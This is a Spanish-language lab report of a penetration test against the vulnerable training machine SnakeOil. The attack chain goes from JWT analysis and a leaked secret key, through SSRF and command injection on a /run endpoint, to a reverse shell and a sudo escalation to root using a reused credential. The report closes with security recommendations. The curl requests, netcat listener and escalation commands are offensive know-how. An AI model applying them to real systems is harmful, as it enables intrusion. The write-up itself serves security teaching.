Content-Length: 353
Connection: keep-alive

{"message": " % Total      % Received % Xferd  Average Speed   Time    Time
Time Current\n
t Left Speed\n\r 0      0    0    0    0      0      0    0  0 --:--:-- --
:--:-- --:--:-- 0\r100  411 100  411    0      0 200k    0 --:--:--
--:--:-- --:--:-- 200k\n", "success": false}
```

7.4 Registro de una cuenta de laboratorio

Con el propósito de analizar el mecanismo de autenticación sin alterar las credenciales de usuarios existentes, se creó una cuenta de prueba denominada walkthrough mediante el endpoint /registration.

La aplicación respondió con código 200 OK, confirmó la creación del usuario y proporcionó un access_token en formato JWT. La respuesta también indicó que el token debía utilizarse junto con la API de inicio de sesión.

La creación de esta cuenta permitió continuar el análisis del mecanismo de autenticación utilizando credenciales controladas por el equipo de pruebas, evitando interactuar directamente con las credenciales del usuario patrick.

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/registration \
-d "username=walkthrough&password=walkthrough123"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:39:34 GMT
Content-Type: application/json
Content-Length: 378
Connection: keep-alive

{"message": "User walkthrough was created. Please use the login API to log in
```

7.5 Autenticación exitosa de la cuenta de laboratorio

Posteriormente a la creación de la cuenta de prueba walkthrough, se realizó una solicitud POST al endpoint /login utilizando las credenciales creadas durante la fase de análisis.

La aplicación respondió con código 200 OK y confirmó el inicio de sesión mediante el mensaje Logged in as walkthrough. Además, el servidor generó un access_token en formato JWT, utilizado por la aplicación como mecanismo de autenticación para las solicitudes posteriores.

Para efectos de documentación y seguridad, el contenido completo del token no se incluye en el informe ni en el material público del proyecto.

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/login \
-d "username=walkthrough&password=walkthrough123"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:43:50 GMT
Content-Type: application/json
Content-Length: 637
Connection: keep-alive

{"message": "Logged in as walkthrough", "access_token": "eyJ0eXAiOiJKV1QiLCJh
```

7.5.1 Análisis del contenido del JWT

El token JWT obtenido después de autenticar la cuenta de laboratorio fue decodificado localmente para examinar la información contenida en su cuerpo (payload), sin modificar ni intentar validar o falsificar su firma.

El payload contiene información relacionada con el estado y ciclo de vida del token, incluyendo el tipo de token (access), el usuario asociado (sub: walkthrough), un identificador único (jti) y marcas de tiempo correspondientes a su emisión, activación y expiración.

No se identificaron atributos explícitos relacionados con roles o privilegios administrativos dentro del payload analizado. Por lo tanto, no se puede inferir a partir del contenido del JWT que la cuenta de laboratorio posea privilegios elevados.

```
(kali@kali)-[~]
$ python3 -c 'import base64,json,os; t=os.environ["TOKEN"]; p=t.split(".")[1]; p += "=" * (-len(p)%4); print(json.dumps(json.loads(base64.urlsafe_b64decode(p)), indent=2))'
{
  "fresh": false,
  "iat": 1788770630,
  "jti": "d3431907-39d4-4961-a575-77bbc1d5ebd6",
  "type": "access",
  "sub": "walkthrough",
  "nbf": 1788770630,
  "exp": 1788771530
}

(kali@kali)-[~]
$
```

7.5.2 Identificación del algoritmo de firma

Se inspeccionó localmente la cabecera del JWT obtenido durante la autenticación de la cuenta de laboratorio. La cabecera indicó el tipo de token JWT y el algoritmo de firma HS256.

El resultado permite identificar que el token utiliza HMAC con SHA-256 para su firma. Esta información se documenta como parte de la caracterización del mecanismo de autenticación de la aplicación y no implica por sí misma una vulnerabilidad.

```
(kali@kali)-[~]  
$ python3 -c 'import base64,json,os; t=os.environ["TOKEN"]; h=t.split(".")[0]; h += "=" * (-len(h)%4); print(json.dumps(json.loads(base64.urlsafe_b64decode(h)), indent=2))'  
{  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

7.6 Análisis del endpoint /secret

Durante la enumeración inicial de la aplicación se realizó una solicitud GET al endpoint /secret sin proporcionar una sesión de autenticación válida. En esta primera prueba, el servidor respondió con código 500 Internal Server Error y un mensaje genérico de error.

Posteriormente, se analizó el comportamiento del endpoint utilizando el mecanismo de autenticación empleado por la aplicación. Después de realizar nuevamente el proceso de inicio de sesión y utilizar el token obtenido mediante la cookie de autenticación correspondiente, el endpoint respondió correctamente con código 200 OK.

7.6.1 Obtención de la clave secreta mediante la sesión autenticada

Después de establecer una sesión válida con la cuenta de laboratorio, se realizó una solicitud al endpoint /secret utilizando la cookie de autenticación access_token_cookie.

La aplicación respondió con código 200 OK y devolvió un objeto JSON que contenía, entre otros datos, una clave denominada secret_key. Por razones de seguridad, el valor completo de la clave no se incluye en el presente reporte.

La obtención de esta información permitió identificar el mecanismo de autorización utilizado por la funcionalidad /run y continuar con las pruebas controladas sobre dicho endpoint.

Este hallazgo establece una relación directa entre la sesión autenticada de la aplicación y la clave requerida para utilizar /run, permitiendo posteriormente comprobar el comportamiento de dicha funcionalidad mediante pruebas controladas.

```
(kali@kali)-[~]
$ curl -i --cookie "access_token_cookie=$TOKEN" \
http://192.168.56.102:8080/secret
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 09:12:34 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive
Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVz
aCI6ZmFsc2UsImhhdCI6MTc4ODc3MjM1NCwianRpIjoInZkyOWM3MDItY2JhZC00NzRkLWE3ZTUtY
jY4NDY2YjQxZGI4IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IndhbGt0aHJvdWdoIiwibmJmIjoxNz
g4NzcyMzU0LCJleHAiOiE3ODg3NzMyNTR9.c4p-bYE78s4PaeU-1sdMqtxx0o0eV6wWUNivlAe672
s; Secure; HttpOnly; Path=/
```

7.7 Server-Side Request Forgery (SSRF)

Durante el análisis del endpoint `/run` se identificó una funcionalidad que permite proporcionar un destino en formato `url:port`. Después de obtener la `secret_key` requerida por el endpoint, se realizó una prueba controlada utilizando como destino `192.168.56.101:9001`, correspondiente a un servidor HTTP temporal levantado en la máquina atacante Kali.

El servidor HTTP de Kali registró una solicitud GET / cuyo origen fue `192.168.56.102`, correspondiente a la máquina objetivo. Este resultado demuestra que la solicitud HTTP no fue realizada directamente por Kali hacia sí misma, sino que fue generada por la aplicación ejecutándose en la máquina objetivo.

Por lo tanto, se confirmó experimentalmente una vulnerabilidad de **Server-Side Request Forgery (SSRF)** en la funcionalidad `/run`. La aplicación permite que un usuario autenticado con la clave secreta correspondiente indique un destino de red y provoca que el servidor objetivo realice una solicitud hacia dicho destino.

La respuesta de `/run` continuó siendo 500 Internal Server Error, pero este código no invalida el hallazgo, ya que el registro del servidor controlado demostró que la solicitud fue efectivamente originada desde la máquina objetivo.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ python3 -m http.server 9001 --bind 192.168.56.101
Serving HTTP on 192.168.56.101 port 9001 (http://192.168.56.101:9001/) ...
192.168.56.102 - - [07/Sep/2026 05:39:11] "GET / HTTP/1.1" 200 -
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 09:23:39 GMT
Content-Type: application/json
Content-Length: 353
Connection: keep-alive

{"message": " % Total      % Received % Xferd  Average Speed   Time    Time
Time  Current\n
t    Left  Speed\n\r 0      0    0    0    0    0    0    0    0  0 --:--:-- --
:--:-- --:--:-- 0\r100 2708 100 2708  0    0  440k    0 --:--:--
--:--:-- --:--:-- 528k\n", "success": false}
```

```
(kali@kali)-[~]
$
```


EXPLOTACIÓN

8.1 Confirmación de ejecución remota de comandos

Después de confirmar que el endpoint /run podía realizar solicitudes desde la máquina objetivo, se evaluó de forma controlada el procesamiento del parámetro url mediante un comando inocuo destinado únicamente a identificar el contexto de ejecución.

La prueba produjo una respuesta 500 Internal Server Error, pero el contenido del mensaje permitió observar la salida del comando ejecutado. Entre la información obtenida se identificó gid=33(www-data) junto con los grupos asociados al usuario.

Este resultado demuestra que la entrada proporcionada al endpoint /run puede provocar la ejecución de comandos en el sistema operativo de la máquina objetivo. La ejecución se realizó bajo el contexto del usuario www-data.

Por lo tanto, se confirmó una vulnerabilidad de **Remote Code Execution (RCE)** derivada de la inyección de comandos en la funcionalidad /run.

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 09:28:16 GMT
Content-Type: application/json
Content-Length: 556
Connection: keep-alive

{"message": "curl: (3) URL using bad/illegal format or missing URL\n % Total\n % Received % Xferd Average Speed Time Time Time Current\n Dload Upload Total Spent Left Speed\nr\n 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0c\nurl: (6) Could not resolve host: gid=33(www-data)\ncurl: (6) Could not resolve host: groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)\n", "success": false}
```

(kali@kali)-[~]
\$

8.2 Obtención de una shell reversa

Una vez confirmada la ejecución remota de comandos mediante el endpoint vulnerable /run, se utilizó dicha capacidad para establecer una conexión reversa desde la máquina objetivo hacia Kali Linux.

Para ello se configuró un listener TCP en Kali sobre el puerto 4444. La conexión fue recibida correctamente desde 192.168.56.102, correspondiente a la máquina objetivo, estableciéndose una shell interactiva en el directorio ~/flask_blog.

La terminal obtenida presentó inicialmente los mensajes de Bash indicando que no disponía de un terminal interactivo completo, pero permitió acceder al entorno de la máquina objetivo. Este resultado confirma que la vulnerabilidad de ejecución remota de comandos puede utilizarse para obtener acceso interactivo al sistema.


```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 52656  
bash: cannot set terminal process group (470): Inappropriate ioctl for device  
bash: no job control in this shell  
patrick@SNAKEOIL:~/flask_blog$
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 09:42:13 GMT  
Content-Type: application/json  
Content-Length: 54  
Connection: keep-alive  
  
{"message":"The timeout is expired!","success":false}  
  
(kali@kali)-[~]  
$
```

8.3 Identificación del contexto de ejecución

Una vez establecida la shell reversa, se verificó el contexto de ejecución mediante los comandos `whoami` e `id`.

El comando `whoami` confirmó que la sesión corresponde al usuario `patrick`. Posteriormente, `id` mostró `uid=1000(patrick)` y `gid=33(www-data)`. También se observó que el usuario pertenece, entre otros, al grupo `sudo`.

El resultado establece que el acceso inicial obtenido permite interactuar con el sistema como el usuario `patrick`. La pertenencia al grupo `sudo` constituye un elemento de interés para la siguiente fase, ya que será necesario determinar qué privilegios de elevación están configurados para dicho usuario.

```
patrick@SNAKEOIL:~/flask_blog$ whoami  
whoami  
patrick  
patrick@SNAKEOIL:~/flask_blog$ id  
id  
uid=1000(patrick) gid=33(www-data) groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)  
patrick@SNAKEOIL:~/flask_blog$
```

ESCALADA DE PRIVILEGIOS

9.1 Identificación de privilegios sudo

Desde la shell obtenida como patrick, se ejecutó `sudo -l` para determinar las acciones que el usuario puede realizar con privilegios elevados.

La salida mostró que patrick tiene una regla NOPASSWD para `/sbin/shutdown` y, adicionalmente, una regla general `(ALL : ALL) ALL`. Esta última configuración permite al usuario ejecutar comandos mediante `sudo` como cualquier usuario y grupo, incluyendo `root`.

Sin embargo, la regla general requiere la autenticación mediante la contraseña del usuario. Por este motivo, se realizó una revisión de la configuración de la aplicación con el objetivo de identificar posibles credenciales o secretos reutilizados que permitieran validar dicha autenticación.

```
patrick@SNAKEOIL:~/flask_blog$ sudo -l
sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Content-Type: application/json
User patrick may run the following commands on SNAKEOIL:
    (root) NOPASSWD: /sbin/shutdown
    (ALL : ALL) ALL
patrick@SNAKEOIL:~/flask_blog$
```

9.2 Identificación de credencial reutilizada

Durante la revisión de los archivos de configuración de la aplicación se inspeccionó el archivo `app.py`, donde se identificaron diferentes parámetros relacionados con la autenticación y la administración de sesiones.

Entre ellos se encontró la configuración correspondiente a `JWT_SECRET_KEY`. El valor definido en esta variable fue identificado como una posible credencial reutilizada y posteriormente se validó de forma controlada como contraseña del usuario patrick.

La prueba confirmó que el secreto utilizado por la aplicación también era válido como contraseña del usuario del sistema. Esta reutilización insegura de credenciales permitió utilizar la regla general de `sudo` disponible para patrick.

```

(kali㉿kali)-[~]
└─$ nc -l -vnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 52662
bash: cannot set terminal process group (470): Inappropriate ioctl for device
bash: no job control in this shell
patrick@SNAKEOIL:~/flask_blog$ sudo -l
sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User patrick may run the following commands on SNAKEOIL:
    (root) NOPASSWD: /sbin/shutdown
    (ALL : ALL) ALL
patrick@SNAKEOIL:~/flask_blog$ grep -niE 'password|passwd|secret|secret_key|jwt|config|sudo' ~/flask_blog/app.py
14:from flask_jwt_extended import create_access_token
15:from flask_jwt_extended import create_refresh_token
16:from flask_jwt_extended import get_jwt
17:from flask_jwt_extended import get_jwt_identity
18:from flask_jwt_extended import jwt_required
19:from flask_jwt_extended import JWTManager
20:from flask_jwt_extended import set_access_cookies
21:from flask_jwt_extended import unset_jwt_cookies

```

9.3 Obtención de privilegios root

Una vez identificada y validada la credencial reutilizada, se ejecutó `sudo -i` desde la shell correspondiente al usuario `patrick`. La autenticación fue aceptada y se obtuvo una sesión con privilegios de superusuario.

Para comprobar el nivel de acceso alcanzado se ejecutaron los comandos `whoami` e `id`. El comando `whoami` devolvió `root`, mientras que `id` confirmó `uid=0(root)`, `gid=0(root)` y la pertenencia al grupo `root`.

Estos resultados confirman experimentalmente que fue posible realizar una escalada de privilegios desde el usuario `patrick` hasta obtener acceso administrativo completo sobre la máquina objetivo.

POST – EXPLOTACIÓN

10.1 Confirmación del acceso a recursos protegidos

Después de obtener una sesión con privilegios de superusuario, se realizó una comprobación adicional sobre el nivel de acceso alcanzado. Para ello se consultó el contenido del directorio /root, utilizando el comando `ls -la /root`.

La operación fue ejecutada correctamente y permitió listar los recursos pertenecientes al directorio de superusuario. Este resultado proporciona evidencia adicional de que la sesión obtenida posee los privilegios necesarios para acceder a recursos restringidos para usuarios sin privilegios administrativos.

La prueba confirma que la escalada de privilegios no se limitó a la ejecución de un comando aislado, sino que permitió obtener acceso efectivo al entorno protegido del usuario root.

```
patrick@SNAKE0IL:~/flask_blog$ sudo -i
sudo -i
sudo: no tty present and no askpass program specified
patrick@SNAKE0IL:~/flask_blog$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<og$ python3 -c 'import pty; pty.spawn("/bin/bash")'
patrick@SNAKE0IL:~/flask_blog$ tty
tty
/dev/pts/1
patrick@SNAKE0IL:~/flask_blog$ sudo -i
sudo -i
[sudo] password for patrick: 
root@SNAKE0IL:~# whoami
whoami
root
root@SNAKE0IL:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@SNAKE0IL:~#
```

```
root@SNAKE0IL:~# ls -la /root
ls -la /root
total 36
drwx----- 4 root root 4096 Aug 16 2021 .
drwxr-xr-x 19 root root 4096 Jun 12 2021 ..
-rw----- 1 root root    5 Aug 16 2021 .bash_history
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwx----- 3 root root 4096 Jun 19 2021 .cache
drwxr-xr-x 3 root root 4096 Jun 19 2021 .local
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-r----- 1 root root   63 Aug 16 2021 proof.txt
-r--r----- 1 root root  669 Aug 16 2021 sudoers.bak
root@SNAKE0IL:~#
```

RESULTADOS Y ANÁLISIS

11.1 Cadena de ataque identificada

El análisis realizado permitió identificar una cadena de ataque compuesta por varias vulnerabilidades y configuraciones inseguras que, al combinarse, hicieron posible pasar de una interacción externa con la aplicación web hasta obtener privilegios de superusuario sobre la máquina objetivo.

En primer lugar, durante la fase de reconocimiento se identificaron los servicios expuestos mediante Nmap, destacando los puertos 22/tcp, 80/tcp y 8080/tcp. La aplicación principal se encontró disponible mediante HTTP en el puerto 8080.

Posteriormente, la enumeración de la aplicación permitió identificar diferentes rutas y funcionalidades, entre ellas /login, /registration, /users, /secret y /run. La ruta /users presentó una exposición de información relacionada con las cuentas y sus hashes de contraseña, mientras que /login permitió diferenciar entre usuarios inexistentes y credenciales incorrectas, facilitando la enumeración de usuarios válidos.

Durante el análisis de autenticación también se identificó el uso de tokens JWT. La inspección de un token permitió confirmar el empleo del algoritmo HS256, mientras que el análisis de la aplicación permitió localizar configuraciones sensibles relacionadas con la autenticación.

Uno de los hallazgos principales fue el endpoint /run, cuya funcionalidad permitía realizar solicitudes desde el servidor. Mediante pruebas controladas se confirmó inicialmente la existencia de un comportamiento de Server-Side Request Forgery (SSRF) y posteriormente la posibilidad de ejecutar comandos en el contexto del servidor.

La ejecución remota de comandos permitió establecer una shell reversa desde la máquina objetivo hacia Kali Linux. La sesión obtenida correspondía al usuario patrick, quien además pertenecía al grupo sudo.

Finalmente, la revisión de la configuración de la aplicación permitió identificar una reutilización insegura de una credencial: el valor configurado como JWT_SECRET_KEY también funcionaba como contraseña del usuario patrick. Debido a que este usuario disponía de permisos de sudo, fue posible autenticarse mediante sudo -i y obtener una sesión como root.

Por lo tanto, el compromiso completo de la máquina no fue consecuencia de una única vulnerabilidad, sino de la combinación de exposición de información, controles de autenticación débiles, una funcionalidad vulnerable a SSRF y ejecución de comandos, reutilización de credenciales y una configuración excesivamente permisiva de privilegios mediante sudo.

11.2 Impacto de las vulnerabilidades identificadas

Los hallazgos identificados durante la evaluación presentan diferentes niveles de impacto, pero en conjunto permiten comprometer completamente la máquina objetivo.

La exposición de información de usuarios y hashes de contraseñas representa un riesgo para la confidencialidad de las credenciales, especialmente cuando los datos pueden ser consultados sin un control de acceso adecuado. Aunque el intento de recuperación del hash de patrick mediante un diccionario no produjo una contraseña válida durante la prueba, la exposición del material criptográfico constituye por sí misma una debilidad de seguridad.

La diferenciación de respuestas en el proceso de autenticación facilita la enumeración de usuarios existentes, proporcionando información que puede ser utilizada como punto de partida para ataques posteriores.

La configuración insegura de la aplicación también permitió identificar secretos utilizados para mecanismos de autenticación. La reutilización de uno de estos secretos como contraseña del usuario patrick incrementó considerablemente el impacto, ya que permitió pasar de una credencial perteneciente a la aplicación a una credencial válida del sistema operativo.

El endpoint /run representó el hallazgo de mayor impacto dentro de la aplicación. Las pruebas demostraron que su comportamiento permitía realizar solicitudes desde el servidor y, mediante la manipulación controlada de la entrada, alcanzar ejecución de comandos en el sistema objetivo. Esta condición permitió obtener una shell reversa y ejecutar acciones directamente sobre la máquina.

Finalmente, la configuración de privilegios de sudo para el usuario patrick, combinada con la reutilización de la credencial encontrada, permitió realizar una escalada de privilegios hasta root. Esto representa un compromiso completo de la máquina, debido a que el atacante obtiene control administrativo sobre el sistema.

En conjunto, los resultados demuestran que las vulnerabilidades no deben analizarse únicamente de manera individual. La combinación de exposición de información, validaciones insuficientes, ejecución de comandos, reutilización de credenciales y privilegios excesivos generó una cadena de ataque que permitió pasar desde la enumeración de una aplicación web hasta el control total del sistema.

11.3 Recomendaciones de seguridad

Con base en los hallazgos obtenidos durante la evaluación, se proponen las siguientes medidas para reducir la superficie de ataque y evitar la reproducción de la cadena de compromiso identificada.

Control de acceso a la información de usuarios. El endpoint `/users` no debería exponer información sensible ni hashes de contraseñas a usuarios no autorizados. El acceso a este tipo de información debe estar restringido mediante mecanismos de autenticación y autorización adecuados.

Mejora del manejo de credenciales. Las contraseñas y secretos utilizados por la aplicación no deben reutilizarse como credenciales del sistema operativo. Las claves de configuración deben mantenerse separadas de las contraseñas de usuarios y almacenarse de forma segura.

Protección de secretos de la aplicación. Las claves utilizadas para JWT y otros mecanismos de autenticación no deberían encontrarse directamente en el código fuente. Se recomienda utilizar variables de entorno o un sistema seguro de gestión de secretos, además de emplear claves suficientemente robustas y rotarlas cuando exista riesgo de exposición.

Corrección del endpoint `/run`. La funcionalidad debe eliminarse si no es estrictamente necesaria o, en caso de requerirse, implementar una validación estricta de las entradas y evitar completamente la construcción de comandos del sistema a partir de datos proporcionados por el usuario. No debe utilizarse `shell=True` para procesar entradas controladas externamente.

Prevención de SSRF. Las solicitudes realizadas por el servidor deben restringirse mediante listas permitidas de destinos y protocolos. También deben bloquearse direcciones pertenecientes a interfaces internas, loopback y otros recursos que no deban ser accesibles desde la aplicación.

Reducción de privilegios. El usuario utilizado por la aplicación no debería pertenecer al grupo `sudo` si no existe una necesidad administrativa. Las reglas de `sudo` deben seguir el principio de mínimo privilegio y permitir únicamente los comandos estrictamente necesarios.

Revisión de permisos y configuraciones. Se recomienda realizar auditorías periódicas sobre cuentas, grupos, permisos de archivos, servicios y configuraciones de autenticación para identificar combinaciones de privilegios que puedan facilitar una escalada.

Gestión segura de errores. Las respuestas HTTP de la aplicación no deberían revelar información interna innecesaria, como detalles de ejecución, comandos, rutas del sistema o información que permita inferir el comportamiento interno de la aplicación.

La aplicación de estas medidas reduciría significativamente la posibilidad de encadenar las vulnerabilidades encontradas y limitaría el impacto de un eventual compromiso inicial.

CONCLUSIONES

La evaluación de seguridad realizada sobre la máquina SNAKEOIL permitió identificar y comprobar experimentalmente diversas vulnerabilidades presentes tanto en la aplicación web como en la configuración del sistema operativo.

El proceso comenzó con la fase de reconocimiento, mediante la cual se identificaron los servicios expuestos y posteriormente se realizó una enumeración de las funcionalidades disponibles en la aplicación. A partir de esta etapa fue posible localizar diferentes puntos de interés relacionados con la autenticación, el manejo de usuarios, los tokens JWT y los endpoints disponibles.

También se confirmó la existencia de una vulnerabilidad de Server-Side Request Forgery (SSRF) y, posteriormente, una condición que permitió ejecutar comandos en el servidor mediante la funcionalidad `/run`.

La ejecución remota de comandos permitió establecer una shell reversa desde la máquina objetivo hacia Kali Linux. La sesión obtenida correspondía al usuario `patrick`, cuya pertenencia al grupo `sudo` permitió continuar con el análisis de los mecanismos de elevación de privilegios.

La revisión de la configuración de la aplicación permitió identificar una reutilización insegura de credenciales. El secreto utilizado por la aplicación para la firma de tokens JWT también funcionaba como contraseña del usuario `patrick`. Esta condición, combinada con los privilegios de `sudo` disponibles para dicho usuario, permitió realizar una escalada de privilegios hasta obtener una sesión como `root`.

Finalmente, se confirmó el acceso administrativo mediante la ejecución de `whoami` e `id`, además de comprobar el acceso al directorio protegido `/root`. Con ello se demostró que la cadena de vulnerabilidades permitió pasar de la interacción con la aplicación web a un compromiso completo de la máquina objetivo.

El laboratorio permitió comprobar la importancia de analizar una aplicación y su infraestructura de manera integral. Una vulnerabilidad que inicialmente puede parecer limitada puede adquirir un impacto considerable cuando se combina con otras debilidades, como exposición de información, validación insuficiente de entradas, ejecución de comandos, reutilización de credenciales y privilegios excesivos.

Por lo tanto, la principal conclusión de la evaluación es que la seguridad debe abordarse mediante múltiples capas de protección. La aplicación debe aplicar controles adecuados de autenticación, autorización y validación de entradas, mientras que el sistema operativo debe seguir el principio de mínimo privilegio y evitar configuraciones que permitan que una vulnerabilidad en la aplicación termine comprometiendo completamente el sistema.

GLOSARIO

API: Interfaz de Programación de Aplicaciones que permite la comunicación entre diferentes componentes de software mediante reglas y métodos definidos.

Autenticación: Proceso mediante el cual un sistema verifica la identidad de un usuario.

Autorización: Mecanismo que determina qué recursos o acciones puede utilizar un usuario después de autenticarse.

Bearer Token: Credencial incluida normalmente en el encabezado Authorization de una petición HTTP para demostrar que una solicitud dispone de un token de acceso válido.

Endpoint: Ruta específica de una aplicación o API que permite acceder a una determinada funcionalidad o recurso.

Escalada de privilegios: Obtención de permisos superiores a los inicialmente disponibles para un usuario o proceso.

Hash: Resultado de aplicar una función matemática a un conjunto de datos, utilizado frecuentemente para almacenar o verificar contraseñas sin conservarlas directamente.

HTTP: Protocolo utilizado para la comunicación entre clientes y servidores en aplicaciones web.

JWT (JSON Web Token): Formato utilizado para transmitir información y credenciales entre partes de manera estructurada y firmada digitalmente.

Nmap: Herramienta de reconocimiento de redes utilizada para identificar hosts, puertos abiertos, servicios y versiones.

Nginx: Servidor web y proxy inverso utilizado para atender solicitudes HTTP y otros servicios de red.

POST: Método HTTP utilizado principalmente para enviar información al servidor, por ejemplo, datos de formularios o solicitudes a una API.

Root: Cuenta de superusuario en sistemas Linux y Unix, con privilegios administrativos completos.

Shell: Interfaz que permite interactuar con un sistema operativo mediante comandos.

Shell reversa: Conexión en la que la máquina objetivo inicia una comunicación hacia el sistema del atacante, proporcionando una consola remota.

SSRF (Server-Side Request Forgery): Vulnerabilidad que permite inducir a un servidor a realizar solicitudes hacia destinos que normalmente no deberían ser accesibles por el usuario.

Sudo: Herramienta de Linux que permite ejecutar comandos con los privilegios de otro usuario, normalmente root, de acuerdo con las reglas configuradas.

TCP: Protocolo de comunicación orientado a conexión utilizado para transmitir información de manera confiable entre dispositivos.

Vulnerabilidad: Debilidad presente en un sistema que puede ser aprovechada para afectar su confidencialidad, integridad o disponibilidad.

REFERENCIAS

OWASP Foundation. (s. f.). *OWASP Top 10: The Ten Most Critical Web Application Security Risks*. OWASP.

OWASP Foundation. (s. f.). *Server-Side Request Forgery (SSRF)*. OWASP Web Security Testing Guide.

Nmap Project. (s. f.). *Nmap Network Scanning*. Nmap.

RFC Editor. (2015). *JSON Web Token (JWT)*. RFC 7519.

RFC Editor. (1999). *Hypertext Transfer Protocol — HTTP/1.1*. RFC 2616.

DigitalWorld.local. (s. f.). *SnakeOil*. VulnHub.

Flask-JWT-Extended Documentation. (s. f.). *Flask-JWT-Extended Documentation*.

OWASP Foundation. (s. f.). *SQL Injection Prevention Cheat Sheet*. OWASP Cheat Sheet Series.